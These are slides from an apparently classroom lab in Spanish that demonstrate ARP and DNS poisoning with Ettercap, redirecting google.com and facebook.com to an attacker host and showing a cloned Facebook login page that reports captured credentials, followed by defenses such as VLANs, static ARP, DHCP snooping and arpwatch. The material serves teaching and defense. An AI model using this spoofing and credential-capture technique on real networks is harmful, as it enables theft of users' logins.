
Ahora desde la máquina víctima podemos realizar una serie de preguntas.



```
root@redes1:~  
File Edit View Search Terminal Tabs Help  
root@atacante:~ x root@redes1:~ x  
[root@redes1 ~]# arp -a  
? (172.16.0.16) at 00:40:f4:45:af:95 [ether] on eth0  
? (172.16.0.32) at 52:54:00:da:46:b2 [ether] on eth0  
? (172.16.0.8) at 52:54:00:da:46:b2 [ether] on eth0  
? (172.16.0.5) at 52:54:00:da:46:b2 [ether] on eth0  
[root@redes1 ~]#  
[root@redes1 ~]# host www.google.com  
www.google.com has address 172.16.0.32
```

# El Envenenamiento

Ahora veamos lo que dice el ettercap sobre esta pregunta que realizamos.



The screenshot shows the ettercap NG-0.7.4\_git application window. The title bar reads "ettercap NG-0.7.4\_git (on atacante.local)". The menu bar includes "Start", "Targets", "Hosts", "View", "Mitm", "Filters", "Logging", "Plugins", and "Help". The main interface has three tabs: "Host List", "Targets", and "Plugins". The "Plugins" tab is active, displaying a table of installed plugins.


Name	Version	Info
arp_cop	1.1	Report suspicious ARP activity
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success
* dns_spoof	1.1	Sends spoofed dns replies
dos_attack	1.0	Run a d.o.s. attack against an IP address
dummy	3.0	A plugin template (for developers)
find_conn	1.0	Search connections on a switched LAN

Below the table, the application log shows the following output:

```
GROUP 1 : 172.16.0.8 00:15:60:95:7E:18
GROUP 2 : 172.16.0.31 52:54:00:E4:73:68
Starting Unified sniffing...
Activating dns_spoof plugin...
dns_spoof: [www.google.com] spoofed to [172.16.0.32]
```

# El Envenenamiento

## En el caso de facebook




A terminal window titled "root@redes1:~" with a menu bar (File, Edit, View, Search, Terminal, Tabs, Help) and two tabs: "root@atacante:~" and "root@redes1:~". The terminal output shows a command and its result:

```
[root@redes1 ~]# host www.facebook.com  
www.facebook.com has address 172.16.0.32
```

The terminal background is black with green text. A cursor is visible on the line following the output.

# El Envenenamiento

## Viendo este caso en el Ettercap




The screenshot shows the Ettercap NG-0.7.4-git interface. The 'Plugins' tab is active, displaying a list of plugins. The 'dns\_spoof' plugin is highlighted with an asterisk, indicating it is active. Below the plugin list, the log shows the activation of the 'dns\_spoof' plugin and the spoofing of DNS responses for 'www.google.com' and 'www.facebook.com' to the IP address 172.16.0.32.

Name	Version	Info
arp_cop	1.1	Report suspicious ARP activity
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success
* dns_spoof	1.1	Sends spoofed dns replies
dos_attack	1.0	Run a d.o.s. attack against an IP address
dummy	3.0	A plugin template (for developers)
find_conn	1.0	Search connections on a switched LAN

GROUP 2 : 172.16.0.31 52:54:00:E4:73:68  
Starting Unified sniffing...  
  
Activating dns\_spoof plugin...  
dns\_spoof: [www.google.com] spoofed to [172.16.0.32]  
dns\_spoof: [www.facebook.com] spoofed to [172.16.0.32]

# El Envenenamiento

Desde el cliente “víctima”, vamos a navegar a facebook



The screenshot shows a Google Chrome browser window with the address bar displaying `file:///home/pbernal/facebook.html`. The page content is the Facebook registration form. A JavaScript alert box is overlaid on the form, displaying the text "Alerta de Javascript" and "Credenciales Capturadas!!!". The alert box has a yellow warning icon and an "Aceptar" button. The registration form includes fields for "Nombre:", "Apellido:", "Tu correo electrónico:", "¿Quieres recibir correos de nuevo el mismo correo electrónico?", "¿Olvidaste tu contraseña?", "Sexo:", "Fecha de nacimiento:" (with dropdowns for "Día:", "Mes:", "Año:"), and a "Regístrate" button. Below the form, there is a link: "Crear una página para una celebridad, un grupo de música o un negocio."

Actividades Google Chrome vie, 21 de dic, 10:58:06

Bienvenido a Facebook en x

file:///home/pbernal/facebook.html

facebook

Correo electrónico o teléfono: ecualinux

Contraseña: .....

Entrar

No cerrar sesión

¿Olvidaste tu contraseña?

¿Vas a salir? Sigue en contacto  
Visita facebook.com en tu teléfono móvil

**Regístrate**  
Es gratis (y lo seguirá siendo).

Nombre:

Apellido:

Tu correo electrónico:

¿Quieres recibir correos de nuevo el mismo correo electrónico?:

¿Olvidaste tu contraseña?:

Sexo:

Fecha de nacimiento: Día:  Mes:  Año:

¿Por qué tengo que proporcionar mi fecha de nacimiento?

Al hacer clic en Regístrate, muestras tu conformidad con nuestras Condiciones y aceptas haber leído nuestra Política de uso de datos, incluida la sección sobre Uso de cookies.

Crear una página para una celebridad, un grupo de música o un negocio.

# Posibles soluciones

- Dividir en VLANS
- Implementar mapeo estático de MAC->IP,
- Otra variante sería utilizar DHCP snoop de forma tal que el servidor de dhcp se encargue de llevar una tabla de qué MAC va con qué IP.
- Otra variante en redes grandes es usar arpwatch, y que este demonio informe al administrador cuando una IP ha cambiado de MAC



# ARP Spoofing no es necesariamente malo

- Es muy utilizado en hotspots, por ejemplo en hoteles, para que el cliente que no esté autenticado sea redirigido hacia una página donde podría registrarse y acceder al servicio
- Es muy utilizado en sistemas de alta disponibilidad, de forma tal que ante la caída de un servidor, el de respaldo tome su IP y comience a asumir las responsabilidades dejadas por el caído.